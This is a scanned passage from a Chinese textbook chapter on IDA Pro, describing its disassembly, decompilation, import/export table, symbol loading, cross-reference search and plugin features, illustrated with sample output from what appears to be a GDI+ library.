
IDA Pro是一款交互式的反汇编工具，简称IDA，是由比利时的Hex-Rayd公司于1996年发布的商业付费软件，已有将近20年历史，至今仍在不断更新，支持Windows、Linux、Mac OS等主流操作系统平台，支持Intel x86/x64、ARM、MIPS等数十种指令集的反汇编。

IDA支持各种文件类型程序的分析，包括exe、dll、elf、so、dex等，具有良好的交互性，提供反汇编窗口IDA View、十六进制代码窗口Hex View、函数窗口Functions、导入表窗口Imports、导出表窗口Exports等，同时IDA具有可扩展性，可自定义插件进行扩展，被广泛用于程序的静态分析。以下介绍IDA的常用功能。

1. 反汇编功能

反汇编是IDA最基本的功能，通过反汇编将十六进制机器码转化为汇编语言代码。IDA使用了递归下降算法进行代码扫描，比线性扫描算法效率高，反汇编的结果能够以不同的形式进行展示，包括控制流图的形式和地址顺序排列的形式，通过在IDA View-A

窗口按空格键可以切换展示的形式,如图 3-1 所示。



(a) 反汇编控制流图显示　　(b) 反汇编地址顺序显示

图 3-1　IDA 反汇编结果的展示形式

2. 反编译功能

新版本的 IDA 增加了反编译等功能,加强了分析能力。在 IDA View 窗口下指定汇编代码,按快捷键 F5,IDA 会将所在位置的汇编代码反编译成 C/C++ 形式的代码,并在 Pseudocode 窗口中显示,如图 3-2(a)所示。反编译功能并不一定能成功,也有失败的情况,如图 3-2(b)所示,对 vmp 混淆后的代码碎片进行反编译时失败。

```
void __stdcall jpeg_datasrc::SkipDa
{
  __int32 v2; // edi@1
  int v3; // ebx@2
  int v4; // esi@2

  v2 = a2;
  if ( a2 > 0 )
  {
    v3 = *((_DWORD *)a1 + 6);
    v4 = v3 + 4;
    while ( v2 > *(_DWORD *)v4 )
    {
      v2 -= *(_DWORD *)v4;
      jpeg_datasrc::FillBuffer(a1);
    }
    *(_DWORD *)v3 += v2;
    *(_DWORD *)v4 -= v2;
  }
}
```

```
.vmp0:00405B21 loc_405B21:                ; CODE XREI
.vmp0:00405B21          push    edi
.vmp0:00405B22          call    sub_4056D3
.vmp0:00405B22
.vmp0:00405B27
.vmp0:00405B27
.vmp0:00405B27
.vmp0:00405B27
.vmp0:00405B27
.vmp0:00405B27
.vmp0:00405B27
.vmp0:00405B27
.vmp0:00405B27
.vmp0:00405B2B
.vmp0:00405B2C
```

Warning
Decompilation failure:
405E89: call analysis failed
Please refer to the manual to find appropriate actions
OK
Don't display this message again (for this session only)

(a) IDA反编译得到的代码　　(b) IDA反编译失败

图 3-2　IDA 反编译结果图

3. 导入表与导出表解析功能

导入表和导出表是 PE 结构中的重要信息结构。导入表记录了程序需要调用,但执行代码又不在程序中而在其他动态库文件(dll/so)的函数中;导出表是动态库文件所特有的,记录了供其他动态库或程序模块调用的函数。IDA 的导入表与导出表函数的解析功能具备提取导入表的地址、函数名、动态库名等参数和导出表的地址、函数名、Ordinal 等参数,如图 3-3 所示。导入表和导出表信息是实现 API 劫持需要获取的信息,通过 IDA 的分析功能能够帮助分析人员实现针对 API 的 HOOK。

4. 函数符号表功能

IDA 能够加载 pdb 格式的符号库,通过符号库能够解析出大量的函数符号信息,无

Imports

Address	Ordinal	Name	Library
70D01064		GetModuleHandleW	KERNEL32
70D01068		GetACP	KERNEL32
70D0106C		GetVersionExA	KERNEL32
70D01070		VirtualQuery	KERNEL32
70D01074		VirtualProtect	KERNEL32
70D01078		GetLocaleInfoA	KERNEL32
70D0107C		GetStringTypeW	KERNEL32
70D01080		GetStringTypeA	KERNEL32
70D01084		LCMapStringW	KERNEL32
70D01088		LCMapStringA	KERNEL32
70D0108C		RtlUnwind	KERNEL32
70D01090		GetCPInfo	KERNEL32
70D01094		GetEnvironmentStringsW	KERNEL32
70D01098		FreeEnvironmentStringsW	KERNEL32
70D0109C		GetEnvironmentStrings	KERNEL32
70D010A0		FreeEnvironmentStringsA	KERNEL32
70D010A4		GetStartupInfoA	KERNEL32
70D010A8		GetFileType	KERNEL32
70D010AC		GetStdHandle	KERNEL32
70D010B0		SetHandleCount	KERNEL32
70D010B4		ExitProcess	KERNEL32
70D010B8		GetCommandLineA	KERNEL32
70D010BC		GetSystemInfo	KERNEL32
70D010C0		HeapReAlloc	KERNEL32
70D010C4		HeapFree	KERNEL32

Line 326 of 326

(a) 导入表

Exports

Name	Address	Ordinal
GdipAddPathArc	70D8B88A	1
GdipAddPathArcI	70D8B93F	2
GdipAddPathBezier	70D34459	3
GdipAddPathBezierI	70D343FB	4
GdipAddPathBeziers	70D28A2C	5
GdipAddPathBeziersI	70D2F212	6
GdipAddPathClosedCurve2	70D8BE39	7
GdipAddPathClosedCurve2I	70D8BEE9	8
GdipAddPathClosedCurve	70D34193	9
GdipAddPathClosedCurveI	70D8BDA6	10
GdipAddPathCurve2	70D8BADF	11
GdipAddPathCurve2I	70D8BB9A	12
GdipAddPathCurve3	70D8BC4C	13
GdipAddPathCurve3I	70D8BD06	14
GdipAddPathCurve	70D8B98F	15
GdipAddPathCurveI	70D8BA34	16
GdipAddPathEllipse	70D29A4B	17
GdipAddPathEllipseI	70D29BFD	18
GdipAddPathLine2	70D29C3F	19
GdipAddPathLine2I	70D2D9F1	20
GdipAddPathLine	70D30953	21
GdipAddPathLineI	70D30911	22
GdipAddPathPath	70D3E5EC	23
GdipAddPathPie	70D8C10A	24
GdipAddPathPieI	70D8C1BF	25
GdipAddPathPolygon	70D2B5F7	26

Line 43 of 610

(b) 导出表

图 3-3　IDA 提取导入表与导出表

符号的情况下 IDA 会将函数命名为 sub_[address]的格式，这些信息分布于 Function name 窗口、反汇编和反编译的窗口，通过符号信息提供更多的语义用于逆向分析。图 3-4 是在导入符号库和未导入符号库两种情况下获取的函数信息，虽然符号库不能保证获取所有函数的符号，但这些获取的函数符号在逆向分析过程中能够提高分析的效率和准确度。对于无法获取的函数名，用户在手工分析后可自行修改添加。

Functions window

Function name	Segment	Start	Length	Locals	Arguments
GpJpegDecoder::Ter...	.text	70E1AAA5	000000A6	0000002C	00000004
GpJpegDecoder::Init...	.text	70E1A973	00000132	00000030	00000008
jpeg_datasrc::jpeg_da...	.text	70E1A934	0000003F	00000000	00000004
GpJpegDecoder::Pass...	.text	70E1A895	0000009F	0000000C	00000004
GpJpegDecoder::Cha...	.text	70E1A819	0000007C	00000014	00000010
GpJpegDecoder::Clea...	.text	70E1A7D1	00000048	0000000C	00000000
GpJpegDecoder::SetR...	.text	70E1A703	000000CE	0000000C	00000014
GpJpegDecoder::Rem...	.text	70E1A692	00000071	00000004	00000008
GpJpegDecoder::Get...	.text	70E1A5BE	000000D4	00000010	00000010
GpJpegDecoder::Get...	.text	70E1A56B	00000053	0000000C	0000000C
GpJpegDecoder::Get...	.text	70E1A4C1	000000AA	00000004	00000010
GpJpegDecoder::Get...	.text	70E1A45E	00000063	00000004	0000000C
GpJpegDecoder::Get...	.text	70E1A3EF	0000006F	00000004	0000000C
GpJpegDecoder::Get...	.text	70E1A3B5	0000003A	00000004	00000008
GpJpegDecoder::jpeg...	.text	70E1A228	0000018D	00000014	00000008
GpJpegDecoder::jpeg...	.text	70E1A19B	0000008D	00000010	00000006
GpJpegDecoder::Uns...	.text	70E1A0D3	000000C8	00000008	00000004
GpJpegDecoder::jpeg...	.text	70E19F73	00000160	00000058	00000006
GpJpegDecoder::jtran...	.text	70E19F27	0000004C	0000000C	0000000C
sub_70E19C52	.text	70E19C52	000002D5	00000030	00000004
GetNewDimensionVal...	.text	70E19C03	0000004F	0000000C	00000010
NeedTrimBottomEdg...	.text	70E19BB9	0000004A	00000008	00000004

(a) 导入符号库获取函数名

Functions window

Function name	Segm	Start	Length	Locals	Arguments
sub_70E1AAA5	.text	70E1AAA5	000000A6	0000002C	00000004
sub_70E1A973	.text	70E1A973	00000132	00000030	00000008
sub_70E1A934	.text	70E1A934	0000003F	00000000	00000004
sub_70E1A895	.text	70E1A895	0000009F	0000000C	00000004
sub_70E1A819	.text	70E1A819	0000007C	00000014	00000010
sub_70E1A7D1	.text	70E1A7D1	00000048	0000000C	00000000
sub_70E1A703	.text	70E1A703	000000CE	0000000C	00000014
sub_70E1A692	.text	70E1A692	00000071	00000004	00000008
sub_70E1A5BE	.text	70E1A5BE	000000D4	00000010	00000010
sub_70E1A56B	.text	70E1A56B	00000053	0000000C	0000000C
sub_70E1A4C1	.text	70E1A4C1	000000AA	00000004	00000010
sub_70E1A45E	.text	70E1A45E	00000063	00000004	0000000C
sub_70E1A3EF	.text	70E1A3EF	0000006F	00000004	0000000C
sub_70E1A3B5	.text	70E1A3B5	0000003A	00000004	00000008
sub_70E1A228	.text	70E1A228	0000018D	00000014	00000008
sub_70E1A19B	.text	70E1A19B	0000008D	00000010	00000008
sub_70E1A0D3	.text	70E1A0D3	000000C8	00000008	00000004
sub_70E19F73	.text	70E19F73	00000160	00000058	00000008
sub_70E19F27	.text	70E19F27	0000004C	0000000C	0000000C
sub_70E19C52	.text	70E19C52	000002D5	00000030	00000004
sub_70E19C03	.text	70E19C03	0000004F	0000000C	00000010
sub_70E19BB9	.text	70E19BB9	0000004A	00000008	00000004

(b) 未导入符号库无函数名

图 3-4　IDA 函数信息获取

5. 查找功能

查找也是 IDA 的一项特色功能，包括基本的文本查找和引用查找。文本查找支持反汇编窗口的指令查找、符号查找、地址查找等，支持十六进制机器码窗口的机器指令查找，支持导入表与导出表窗口的函数查找等。引用查找是用来搜索代码上下文的一项功能技巧，目的是检索代码的前序模块和后续模块，通过引用查找能够分析代码可能从哪些模块跳转进来和后续可能执行到哪些模块。例如，从图 3-5 可见，通过前向引用查找获取了能

够跳转到 loc_70e18266 位置的 5 处代码,查找出来的结果少了顺序执行到该位置的情况。




图 3-5 xrefs 的查找功能

6. 插件功能

IDA 提供了 SDK 插件开发接口,用户能够扩展逆向分析功能,将编译好的 IDA 插件复制到插件目录 plugins 下,如图 3-6 所示,插件是扩展名为 PLW 的文件,重启 IDA 后即可使用插件。





图 3-6 IDA 插件

笔者通过编写 IDA 插件分析提取了函数的起始地址和终止地址,将结果存储到文本文件中,如图 3-7 所示,左侧是函数的起、止地址信息数据,右侧是函数覆盖的代码基本块信息数据。文本内 4 列数据分别为起始地址、终止地址、动态库名称和动态库基地址、函数名。通过分析发现函数内的代码并非连续分布,且存在多个函数共用同一部分基本块代码的情况,这是编译器优化导致的结果,另外,函数可能有多个函数出口。

笔者还通过 IDA 插件提取基本块数据,根据基本块之间的跳转关系,计算出基本块






图 3-7　IDA 插件提取函数信息

的后必经节点，如图 3-8 所示，左侧是基本块信息，包括开始地址、结束地址、函数的基本块数目、基本块的指令数目，右侧是基本块的后必经节点信息，以（起始地址，结束地址）代表一个基本块，（A）==>（B）表示基本块 A 的后必经节点是基本块 B，如果是（0，0）表示函数出口，其他数值表示基本块的起始和结束地址。后必经节点可用于动态分析过程中控制流分析的控制范围计算。

